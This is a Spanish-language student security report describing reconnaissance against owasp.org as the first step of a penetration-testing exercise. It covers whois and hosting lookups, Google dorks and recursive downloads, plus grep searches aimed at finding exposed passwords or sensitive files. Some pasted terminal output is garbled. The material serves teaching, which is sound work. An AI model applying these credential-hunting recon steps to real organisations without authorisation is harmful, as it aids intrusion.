



## **SEGURIDAD INFORMATICA**

### **EVALUACIÓN DE AMENAZAS, VULNERABILIDADES Y VECTORES DE ATAQUE EN SISTEMAS INFORMÁTICOS**

#### **ACTIVIDAD 3**

Presentado por:

ANDRES FELIPE VASQUEZ ID: 821659

KEVIN JULIAN GUERRERO PENAGOS ID:821270

NICOLE STEPHANY BOLÍVAR GUALACÓ ID: 908591

Presentado a:

**FERNANDO GUTIERREZ**

Profesor

Universidad Cooperativa de Colombia – Sede Ibagué  
Ingeniería de Sistemas  
2024

## INDICE

<b>1. RECOLECCIÓN DE INFORMACIÓN DE LA ORGANIZACIÓN -----</b>	<b>8</b>
<b>Objetivo General-----</b>	<b>8</b>
<b>Objetivos Específicos -----</b>	<b>8</b>
<b>1.1. Recolectar Información Básica del Dominio -----</b>	<b>9</b>
a) Usar whois para información de dominio -----	9
<i>Análisis de los Resultados de whois -----</i>	10
<b>I. Información del Registrador -----</b>	<b>10</b>
<b>II. Fechas del Dominio-----</b>	<b>11</b>
<b>III. Estados del Dominio -----</b>	<b>11</b>
<b>IV. Servidores DNS -----</b>	<b>11</b>
<b>V. DNSSEC-----</b>	<b>11</b>
b) Información del hosting.-----	11
<i>Análisis de la Información de WHOIS -----</i>	12
• <b>Proveedor de Hosting: Cloudflare -----</b>	12
• <b>IP Address: 104.22.26.77 -----</b>	12
• <b>Nombres de Servidores: -----</b>	12
• <b>Registro WHOIS: -----</b>	12
• <b>Número de Sistema Autónomo (ASN): -----</b>	12
c) Google Dorking (Google Hacking) -----	12
• <i>Operadores de búsqueda útiles:-----</i>	13
• Archivos descargados: -----	15
• Redirecciones y errores 404: -----	15
• Archivos adicionales: -----	15
• Instalar pdftotext -----	16
• <b>Descargar el PDF-----</b>	17
• <b>Analizar el Contenido del PDF: -----</b>	17
• <b>Búsqueda de Información Sensible:-----</b>	18
d) Consulta de DNS (usando dig o nslookup)-----	20
Resultados de la Consulta A-----	21
• <b>Direcciones IP: -----</b>	21
Análisis de Resultados -----	21

• <b>Verificación de Registros MX -----</b>	<b>21</b>
<b>Resultados de la Consulta MX-----</b>	<b>21</b>
• <b>Registros MX:-----</b>	<b>21</b>
Análisis de Resultados -----	22
• <b>Consulta de Registros TXT -----</b>	<b>22</b>
<b>Resultados de la Consulta TXT -----</b>	<b>22</b>
• <b>MS -----</b>	<b>22</b>
• <b>Registros de Verificación de Dominio (Google y Atlassian) -----</b>	<b>22</b>
• <b>Google Site Verification (múltiples entradas) -----</b>	<b>22</b>
• <b>SPF (Sender Policy Framework)-----</b>	<b>23</b>
• <b>Usando nslookup-----</b>	<b>23</b>
<b>1.2. Recolección de Información Activa con Nmap -----</b>	<b>24</b>
a) Escaneo de Puertos Básico -----	24
• <b>sudo -----</b>	24
• <b>nmap -----</b>	24
• <b>-sS -----</b>	24
• <b>-p-----</b>	24
• <b>-T4-----</b>	24
•     Puertos detectados como abiertos: -----	25
- <b>80/tcp-----</b>	25
- <b>443/tcp-----</b>	25
- <b>8080/tcp-----</b>	25
•     Puertos filtrados: -----	25
• <i>Tiempo de escaneo:</i> -----	25
b) Detección de Sistema Operativo y Servicios -----	26
•     Escaneo específico de puertos comunes -----	27
•     Escaneo con técnicas de evasión -----	27
•     Pruebas con Nikto-----	28
<b>1.3. Escaneo con Nikto (Análisis de Seguridad Web)-----</b>	<b>28</b>
Actualizar los repositorios y paquetes existentes -----	28
Instalar Nikto-----	28
Resultados del Escaneo con Nikto -----	29

• IP y Hostnames Identificados:-----	29
• Información sobre SSL -----	29
- <b>Subject</b> -----	29
- <b>Ciphers</b> -----	29
- <b>Issuer</b> -----	29
• Cabeceras HTTP:-----	29
- <b>Server</b> -----	29
- <b>X-Content-Type-Options</b> -----	29
- <b>Content-Encoding</b> -----	29
<b>1.4. Análisis de Tráfico con Wireshark y Suricata</b> -----	30
a) Captura de tráfico con Wireshark-----	30
Observaciones -----	31
<b>1.5. Recolección de Información de Correo Electrónico con The Harvester</b> -----	31
Resultados -----	31
Análisis de la Salida-----	34
➤ Subdominios Encontrados -----	34
➤ Direcciones IP Asociadas -----	34
➤ Potenciales Recursos y Servicios -----	34
<b>2. ENUMERACIÓN</b> -----	34
<b>2.1. Enumeración de Usuarios y Grupos</b> -----	34
2.1.1. Comando para Enumerar Usuarios en Linux:-----	34
➤ Salida Esperada -----	35
➤ Ejemplo de Salida -----	35
➤ Análisis de la Salida -----	35
➤ Relevancia-----	36
2.1.2. Comando para Enumerar Grupos en Linux:-----	36
2.1.3. Enumeración de Usuarios en Windows -----	36
<b>2.2. Enumeración de Servicios y Versiones</b> -----	37
• Uso de Nmap para Enumerar Puertos y Servicios-----	37
<b>2.3. Enumeración de Recursos y Páginas</b> -----	38
• Uso de gobuster para Enumerar Directorios-----	38
<b>2.4. Exploración de Resultados</b> -----	39
<b>2.5. Enumeración de Vulnerabilidades Comunes</b> -----	39

• Escaneo de Vulnerabilidades con Nikto-----	39
• Escaneo de Vulnerabilidades con OWASP ZAP -----	39
Resultados de Nikto -----	40
• Múltiples IPs encontradas-----	40
• Información del SSL-----	40
• Cabeceras del servidor-----	40
• Vulnerabilidades Potenciales-----	40
<b>Cabecera faltante X-Content-Type-Options -----</b>	40
<b>Cabecera Content-Encoding -----</b>	40
• Errores: -----	40
<b>2.6. Ajusta la Configuración de Nikto:-----</b>	41
• Múltiples IPs detectadas-----	41
• Información SSL-----	41
• Cabeceras HTTP inusuales-----	41
• Cabecera X-Content-Type-Options faltante -----	42
• Posible vulnerabilidad BREACH -----	42
• Errores de conexión-----	42
<b>2.7 numeración de Información Expuesta -----</b>	42
• Uso de curl para Ver Encabezados -----	42
Resumen de Encabezados HTTP-----	43
• Uso de curl para Ver Cookies -----	43
<b>2.8. Configuración y Ejecución de OWASP Juice Shop con Docker-----</b>	45
a) Iniciar Sesión en Docker Hub -----	45
b) Descargar la Imagen Correcta de OWASP Juice Shop-----	45
c) Ejecutar la Aplicación-----	46
d) Acceder a la Aplicación -----	47
<b>2.9 Hacer una solicitud a la API-----</b>	47
Respuesta de la API de Productos -----	48
Observaciones -----	49
<b>3. ANÁLISIS -----</b>	49
<b>3.1. Uso de Nmap en Docker -----</b>	49
Iniciar el contenedor de Nmap: -----	49
Comando Docker -----	50

Ejecutar un escaneo de red:-----	50
Total de Hosts Encontrados -----	51
Detalles de los Hosts-----	51
Interpretación de Resultados -----	51
• Hosts Activos -----	51
• Densidad de la Red -----	51
• Escaneo de Servicios -----	51
• Detección de Sistemas Operativos-----	52
b.) Realizamos el mismo punto pero en Docker -----	52
Escanear desde el Host-----	52
Escaneo de la Aplicación-----	52
Escaneo desde Kali -----	53
Escaneo desde Docker-----	53
c) Guardar los resultados del escaneo:-----	53
<b>3.2 Análisis con Wireshark-----</b>	54
• Instalar Wireshark-----	54
• Captura de tráfico de red-----	54
• Realizar acciones en la red-----	54
3.2.1 Lo que recolectamos fue-----	55
• DNS -----	55
• ARP -----	55
• ICMP-----	56
<b>4. EXPLOTACIÓN Y DETECCION-----</b>	57
<b>4.1 Objetivo-----</b>	57
<b>4.2 Preparativos-----</b>	57
<b>4.3 Identificación de Vulnerabilidades-----</b>	57
<b>4.4 Realización de Ataques Controlados -----</b>	57
a) Uso de Burp Suite:-----	57
b) Ejemplo de Ataque XSS (Cross-Site Scripting):-----	57
Explicación del Código-----	59
Verificación-----	59
c) Enviar un formulario HTML desde la consola. -----	60
d) Explotación de Vulnerabilidades de Configuración -----	61

Prueba de Inyección XSS -----	61
• Inyección a Través de URL: -----	61
e) Uso de Metasploit:-----	64
<b>Webgrafías: -----</b>	<b>75</b>

## **1. RECOLECCIÓN DE INFORMACIÓN DE LA ORGANIZACIÓN**

**Recolección de Información de la Organización**, el analista utiliza un entorno de herramientas configuradas en **Kali Linux**, **Metasploitable** y una **página de prueba (OWASP Juice Shop)**.

Este primer paso está enfocado en recopilar información preliminar que permita identificar posibles puntos de entrada y vulnerabilidades en la infraestructura del sistema o en la aplicación web seleccionada.

El procedimiento incluye la implementación de técnicas de **reconocimiento pasivo y activo**.

En la fase de reconocimiento pasivo, se busca información pública sobre la organización y el dominio sin interactuar directamente con el objetivo, explorando bases de datos públicas, motores de búsqueda y registros de DNS.

Para el reconocimiento activo, el analista se apoya en herramientas como **Nmap**, **Nikto**, y **The Harvester** para realizar un escaneo más profundo de puertos, servicios y configuraciones. Además, utiliza **Wireshark** en Kali Linux para analizar el tráfico de red, detectar patrones sospechosos y monitorear el flujo de datos, garantizando que se identifiquen posibles vulnerabilidades en el tráfico de red.


### **Objetivo General**

Evaluar la seguridad de una aplicación web mediante pruebas de penetración utilizando herramientas avanzadas como Docker, Kali Linux, Nmap, Nikto, Wireshark y Metasploit, con el fin de identificar y mitigar vulnerabilidades que podrían ser explotadas por atacantes, mejorando así la protección y la resiliencia del sistema.

### **Objetivos Específicos**

1. Configurar un entorno de pruebas seguro utilizando Docker para desplegar la aplicación vulnerable OWASP Juice Shop, permitiendo realizar pruebas controladas sin comprometer el sistema anfitrión.
2. Realizar un análisis de reconocimiento empleando herramientas como The Harvester y Nmap para recolectar información sobre el sistema objetivo, incluyendo subdominios, direcciones IP y servicios abiertos.
3. Detectar vulnerabilidades en la aplicación web mediante el uso de escáneres de seguridad como Nik

**Primero que todo debemos tener las siguientes herramientas en la máquina virtual y configurado esa parte está en la act3:**



## 1.1. Recolectar Información Básica del Dominio


### a) Usar whois para información de dominio

En Kali Linux, abre una terminal y usa el siguiente comando para obtener información del dominio:

```
File Actions Edit View Help
$ pwsh
PowerShell 7.2.6
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(kali㉿kali)-[~/home/kali]
PS> 
```



## whois owasp.org

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
PS> whois owasp.org
Domain Name: owasp.org
Registry Domain ID: 434f4e6cf20248cdbf9cefe1b292d77b-LROR
Registrar WHOIS Server: http://whois.godaddy.com
Registrar URL: http://www.whois.godaddy.com
Updated Date: 2024-07-07T13:31:38Z
Creation Date: 2001-09-21T17:00:36Z
Registry Expiry Date: 2031-09-21T17:00:36Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Domains By Proxy, LLC
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Arizona
```

La consulta whois owasp.org que se realizó proporciona información básica sobre el dominio **owasp.org** lo que se analiza es:

### *Análisis de los Resultados de whois*

#### I. Información del Registrador

- **Registrar:** GoDaddy.com, LLC.
- **Registrar URL:** La página de GoDaddy (<http://www.whois.godaddy.com>) se puede visitar para más detalles.
- **Registrar Abuse Contact Email y Phone:** Datos para reportar abusos o problemas con el dominio.

Esta información es útil para saber quién es responsable del dominio y, en algunos casos, ayuda a encontrar contactos en caso de que desees coordinar con el equipo de la organización para pruebas autorizadas.

## **II. Fechas del Dominio**

- **Creation Date:** 21 de septiembre de 2001, lo que indica cuándo se registró el dominio originalmente.
- **Updated Date:** Última fecha de actualización (7 de julio de 2024).
- **Expiry Date:** 21 de septiembre de 2031, fecha en que caduca el dominio.

Las fechas pueden ser útiles para entender la antigüedad del dominio y si es probable que esté en uso activo o bien administrado.

## **III. Estados del Dominio**

- clientDeleteProhibited,
- clientRenewProhibited,
- clientTransferProhibited,
- clientUpdateProhibited:

Estas restricciones indican que el dominio está protegido contra eliminación, transferencia o actualización por parte de terceros, lo cual es un buen indicador de que está bajo un nivel de seguridad adecuado.

## **IV. Servidores DNS**

- **Name Servers:** fay.ns.cloudflare.com y west.ns.cloudflare.com
- Cloudflare como proveedor de DNS suele agregar una capa de seguridad, incluyendo protección contra ataques DDoS y ocultación de la IP del servidor real.

Usar estos nombres de servidores para ejecutar comandos de DNS como dig y nslookup, los cuales pueden ayudar a obtener más información sobre subdominios o direcciones IP asociadas con el dominio.

## **V. DNSSEC**

- **DNSSEC:** unsigned indica que el dominio no tiene una firma DNSSEC, lo que podría ser una vulnerabilidad potencial, ya que DNSSEC ayuda a asegurar la autenticidad de las respuestas DNS.

### **b) Información del hosting.**

En <https://owasp.org/www-project-juice-shop/> colocamos la pagina web de <https://owasp.org/www-project-juice-shop/> y encontramos la siguiente información



Hosting Provider:

**Cloudflare**



IP Address:

**104.22.26.77**

Nameservers:

**fay.ns.cloudflare.com**

**west.ns.cloudflare.com**



Owner Details:

[Whois Record](#)

Autonomous System Number:

**13335**

Autonomous System Organization:

**CLOUDFLARENET**

Organization:

**Cloudflare**

Registered Country:

**United States**

#### *Análisis de la Información de WHOIS*

- **Proveedor de Hosting: Cloudflare**

Cloudflare está actuando como un proxy de seguridad y CDN, lo que significa que la infraestructura real detrás de la aplicación puede estar protegida y no ser directamente accesible.

- **IP Address: 104.22.26.77**

Esta dirección IP es una de las que Cloudflare usa para enrutar el tráfico hacia el servidor final. Los escaneos pueden no revelar información sobre el servidor web real.

- **Nombres de Servidores:**

Los nombres de servidores apuntan a Cloudflare, lo que sugiere que cualquier ataque directo a la IP podría ser mitigado.

- **Registro WHOIS:**

La información sobre el registrador (GoDaddy) y los estados del dominio (como clientTransferProhibited) indica que el dominio está bien protegido contra transferencias no autorizadas.



- **Número de Sistema Autónomo (ASN):**

El ASN 13335 corresponde a Cloudflare, lo que proporciona información adicional sobre la red y puede ser útil para el análisis de la infraestructura.

#### c) Google Dorking (Google Hacking)

- Usa operadores avanzados de búsqueda en Google para encontrar información pública:

- *Operadores de búsqueda útiles:*  
**site:owasp.org "password"**



## Password Special Characters

Author: Paweł Krawczyk

Password special characters is a selection of punctuation characters that are present on standard US keyboard and frequently used in passwords.

Character	Name	Unicode
	Space	U+0020
!	Exclamation	U+0021
"	Double quote	U+0022
#	Number sign (hash)	U+0023
\$	Dollar sign	U+0024


Cuando escribimos `site:owasp.org "password"` en Google, utiliza una técnica de búsqueda avanzada llamada "búsqueda de sitio" para encontrar páginas específicas en el sitio web de OWASP (<https://owasp.org>) que contienen la palabra "password".

Esta técnica ayuda a limitar los resultados de búsqueda a un sitio específico. El prefijo `site:owasp.org` le indica a Google que solo muestre resultados de ese dominio en lugar de todo

Internet. La palabra entre comillas "password" obliga a Google a buscar esa palabra exacta, lo que es útil para encontrar información específica sobre contraseñas en el sitio de OWASP.

El resultado que compartimos es una página de OWASP en la que se detallan los caracteres especiales recomendados para contraseñas, incluyendo su nombre y código Unicode.

```
curl -s https://owasp.org | grep -i "password"
```



Esto buscará la palabra "password" en el contenido de la página principal de OWASP. cambia la URL para buscar en otras secciones específicas.

```
wget -r -l 1 https://owasp.org
```

El comando `wget -r -l 1 https://owasp.org` está configurado para descargar de manera recursiva (-r) hasta un nivel de profundidad (`-l 1`) desde el sitio OWASP. Esto significa que `wget` intentará obtener todos los archivos enlazados directamente en la página principal, pero no profundizará más allá del primer nivel de enlaces.

```

└─(kali㉿kali)-[~/home/kali]
└─$ wget -r -l 1 https://owasp.org
--2024-11-04 01:05:14-- https://owasp.org/
Resolving owasp.org (owasp.org) ... 172.67.10.39, 104.22.26.77, 104.22.27.77, ...
Connecting to owasp.org (owasp.org)|172.67.10.39|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'owasp.org/index.html'

owasp.org/index.html      [ ⇄ ] 62.26K --.-KB/s in 0.005s

2024-11-04 01:05:15 (11.3 MB/s) - 'owasp.org/index.html' saved [63758]

Loading robots.txt; please ignore errors.
--2024-11-04 01:05:15-- https://owasp.org/robots.txt

--2024-11-04 01:05:23-- https://owasp.org/www-policy/operational/general-disclaimer.html
Reusing existing connection to owasp.org:443.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'owasp.org/www-policy/operational/general-disclaimer.html'

owasp.org/www-policy/oper [ ⇄ ] 37.84K --.-KB/s in 0s

2024-11-04 01:05:23 (138 MB/s) - 'owasp.org/www-policy/operational/general-disclaimer.html' saved [38749]

FINISHED --2024-11-04 01:05:23--
Total wall clock time: 8.8s
Downloaded: 37 files, 57M in 2.5s (22.8 MB/s)

└─(kali㉿kali)-[~/home/kali]
└─$ 

```

- Archivos descargados:**

Se descargaron varios recursos esenciales del sitio, como el archivo index.html, hojas de estilo CSS, archivos JavaScript y algunas imágenes.

- Redirecciones y errores 404:**

Algunos enlaces (por ejemplo, + baseurl + path +) parecen estar mal formateados en la página, lo que llevó a errores 404. Estos errores indican que ciertos recursos no se encontraron en el servidor.

- Archivos adicionales:**

Otros enlaces se redirigieron correctamente a sus ubicaciones finales, y se descargaron archivos como el feed.xml y el mapa del sitio sitemap.

```
grep -ri "password" owasp.org
```


```

└─(kali㉿kali)-[~/home/kali]
└─$ grep -ri "password" owasp.org
owasp.org/www--site-theme/assets/js/jquery-3.7.1.min.js:!function(e,t){"use strict";"object"==typeof module&&"object"==typeof module.exports&&module.exports=e.document?!(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return t(e):t(e)}("undefined"!=typeof window?window:this,function(i,e){"use strict";var oe=[],r=Object.getPrototypeOf(e.item),v=function(e){return"function"==typeof e&&"number"!=typeof e.nodeType&&"function"!=typeof e.item},y=function(e){return"function"==typeof e&&"number"!=typeof e.nodeType&&"function"!=typeof e.item},n=e.slice,g=o.e.flat?function(e){return oe.flat.call(e)}:function(e){return oe.concat(Object.prototype.slice.call(e,0,-1),[e])},s=o.e.push,se=o.e.indexOf,n={},i=n.toString,u=e.n.hasOwnProperty,o=u.toString,a=o.call(Object),le={},v=function(e){return"function"==typeof e&&"number"!=typeof e.nodeType&&"function"!=typeof e.item},y=function(e){return"function"==typeof e&&"number"!=typeof e.nodeType&&"function"!=typeof e.item},t,u=t||0,src:!0,nonce:!0,noModule:!0};function m(e,t,n){var r,i,o=(n=n||C).createElement("script");if(o.text=e,t||(u=i=t.getAttribute("src")&&t.getAttribute("src"))&&g(o.setAttribute(r,i));head.appendChild(d(o).parentNode.removeChild(o))}function x(e){return null==e?"":":object"==typeof e||"function"==typeof e?n[i.call(e)]||"object"==typeof ejar t="3.7.1",l=/HTML$/i,ce=function(e,t){return new ce.fn.init(e,t);function c(e){var t=!!e.length,n=x(e);return!e||("array"==n||0==t||"number"==t||"function"==typeof t&&0<t<1&e in e)}function fe(e,t){return e.nodeName&e.nodeName.toLowerCase()===t.toLowerCase()}ce.fn=ce.prototype={jquery:t,constructor:ce,length:0,toArray:function(){return ae.call(this)},get:function(e){return null==ae.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=ce.merge(this.constructor(),e);return t.prevObject=this,t},each:function(e){return ce.map(e,function(e){return ce.each(e,e)}),map:function(n){return this.pushStack(ce.map(this,function(e){return n.call(e,t,e)})),slice:function(){return this.pushStack(ce.grep(this,function(e){return this.eq(-1)})),first:function(){return this.eq(0)},last:function(){return this.eq(-1)},even:function(){return this.pushStack(ce.grep(this,function(e){return(t+1)%2}))},odd:function(){return this.pushStack(ce.grep(this,function(e){return t%2}))},eq:function(e){var t=this.length,n=e+(e<0?t:0);return this.pushStack(ce.grep(this,function(e){return t%2}))},eq:func

```

El uso del comando grep -ri "password" owasp.org es una práctica importante en el ámbito de la seguridad informática. Este comando permite buscar de manera recursiva en el directorio owasp.org, sin distinguir entre mayúsculas y minúsculas, la palabra "password". Al ejecutar este comando, se recuperan diversas líneas de código y fragmentos de texto que hacen referencia a contraseñas y a la gestión de información sensible.

```
site:owasp.org filetype:pdf
```



Intenta encontrar archivos, credenciales o cualquier información sensible que pueda estar expuesta accidentalmente en la web pública.

Antes debemos instalar esto:

- **Instalar pdftotext**

pdftotext es parte del paquete poppler-utils. Se ejecuta el siguiente comando en la terminal:

```
sudo apt update
```

```
sudo apt install poppler-utils
```

- **Descargar el PDF**

```
wget https://owasp.org/assets/financial-audits/OWASP\_Audit\_Report\_2016.pdf
```

```
(kali㉿kali)-[~/home/kali]
└─$ wget https://owasp.org/assets/financial-audits/OWASP_Audit_Report_2016.pdf
--2024-11-04 01:15:49-- https://owasp.org/assets/financial-audits/OWASP_Audit_Report_2016.pdf
Resolving owasp.org (owasp.org) ... 104.22.27.77, 104.22.26.77, 172.67.10.39, ...
Connecting to owasp.org (owasp.org)|104.22.27.77|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 403453 (394K) [application/pdf]
Saving to: 'OWASP_Audit_Report_2016.pdf'

OWASP_Audit_Report_2016.pdf 100%[=====] 394.00K --.-KB/s   in 0.1s

2024-11-04 01:15:50 (3.05 MB/s) - 'OWASP_Audit_Report_2016.pdf' saved [403453/403453]
```

abriendo el PDF con un lector de archivos como evince o okular, o podemos extraer el texto para analizarlo más rápido:

- **Analizar el Contenido del PDF:**

```
pdftotext OWASP_Audit_Report_2016.pdf
```

```
(kali㉿kali)-[~/home/kali]
└─$ pdftotext OWASP_Audit_Report_2016.pdf
```

```
cat OWASP_Audit_Report_2016.txt
```

```
(kali㉿kali)-[~/home/kali]
└─$ cat OWASP_Audit_Report_2016.txt
THE OWASP FOUNDATION, INC. AND AFFILIATE
COMBINED FINANCIAL STATEMENTS
DECEMBER 31, 2016

THE OWASP FOUNDATION, INC. AND AFFILIATE
Contents
December 31, 2016

Pages
Independent Auditor's Report .....
```

.....

1

